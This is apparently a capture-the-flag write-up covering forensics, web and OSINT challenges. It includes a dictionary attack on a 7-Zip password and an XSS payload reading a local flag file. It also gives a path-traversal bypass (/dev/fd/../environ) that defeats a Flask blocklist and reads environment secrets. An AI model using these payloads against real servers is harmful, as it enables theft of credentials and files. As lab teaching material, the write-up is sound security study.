
Forensics Challenge: File Recovery (300 pts)
Challenge Description
The challenge provided a corrupted file with no metadata or file extension to indicate its type.
Analysis Process

Initial file header examination revealed characteristics consistent with a 7-Zip archive format that had been deliberately corrupted.
I referenced the 7-Zip file format documentation at https://www.7-zip.org/recover.html to identify the proper header and footer values required for reconstruction.
Solution Approach

After repairing the file headers, I determined the archive was password-protected. I employed a dictionary attack using the "rockyou" wordlist and successfully identified "piggies" as the password.
The recovered flag was:
DKHOS_{4l_G1rd1n_g1rd1n}
Web Challenge: Server-Side Vulnerabilities (200 pts)
Challenge Description
The target presented an apparently empty website displaying only "Not Found" text. Examination of the source revealed it used a publicly available blog template.
Reconnaissance
By comparing the live site against the original template repository, I identified custom modifications including an undocumented file upload functionality.
Initial analysis uncovered a potential XSS vulnerability in the filename parameter. I attempted to exploit this with a payload designed to read local files:
<script>
x=new XMLHttpRequest;
x.onload=function(){
document.write(this.responseText)
};
x.open("GET","file:///flag.txt");
x.send();
</script>
Deeper Analysis
Further exploration revealed a development environment accessible through a vhost configuration. This environment exposed a Python Flask application with a file reading endpoint.
The application source code:
import os
from flask import Flask, request
app = Flask(__name__)
blist = (
'proc',
'www',
'var',
'etc',
'root',
'home',
'self',
'flag'
)
def get_flag():
    return os.environ.get('FLAG', '')
def super_firewall(path):
    for b in blist:
        if b in path:
            return False
    return True
@app.route("/")
def hello():
    return "internal file storage, /file?name="
@app.route("/file")
def get_file():
    name = request.args.get('name', 'server.py')
    if not name:
        name = 'server.py'
    status = super_firewall(name)
    if not status:
        return "access denied"
    with open(name, 'r') as fp:
        content = fp.read()
        return content
if __name__ == '__main__':
    app.run(debug=False)
Vulnerability Exploitation
Analysis of the code revealed:
- The FLAG was stored as an environment variable
- A path traversal filter blocked direct access to common system directories
- The
super_firewallfunction performed simple string matching without regex boundaries
I crafted a path traversal payload that bypassed the filter while accessing environment variables:
/file?name=/dev/fd/../environ
This successfully retrieved the environment variables, including the flag:
FLAG=DKHOS_{y0u_g0t_m3_pyth0n1st4}
OSINT Challenge: Media Analysis (400 pts)
Challenge Description

The challenge referenced an intentionally mistranslated title related to the TV series "Person of Interest" and mentioned a document containing Frank Stephens' death date.

Investigation Process
I identified Season 1, Episode 3 as containing relevant information. Rather than watching the entire episode, I located the episode script and searched for references to Frank Stephens.

Based on context clues in the dialogue, I located the specific frame containing the document with the date information.

The flag was the date visible in this document.
OSINT Challenge: Social Media Pivot (300 pts)
Challenge Description
The challenge involved finding information based on a social media presence.

Investigation Methodology
- Located an Instagram account based on the provided username
- Identified a reference to a GitHub repository in a post

- While the repository itself was unremarkable (a fork of another project), analysis of the commit history revealed interesting modifications

- The commits led to a Pastebin account:

- The Pastebin content referenced a WhatsApp group whose name contained the flag
Technical Approach
This challenge demonstrated the importance of examining metadata and change history when conducting OSINT investigations, rather than focusing only on current content.
Challenge Breakdown Analysis
These challenges exercised skills across multiple security domains:
- Forensics: File format understanding and binary recovery techniques
- Web Security: Source code analysis, filter bypass, and path traversal exploitation
- OSINT: Cross-platform pivoting and media content analysis
Understanding the relationships between different platforms and data sources proved critical to successful resolution of the intelligence challenges.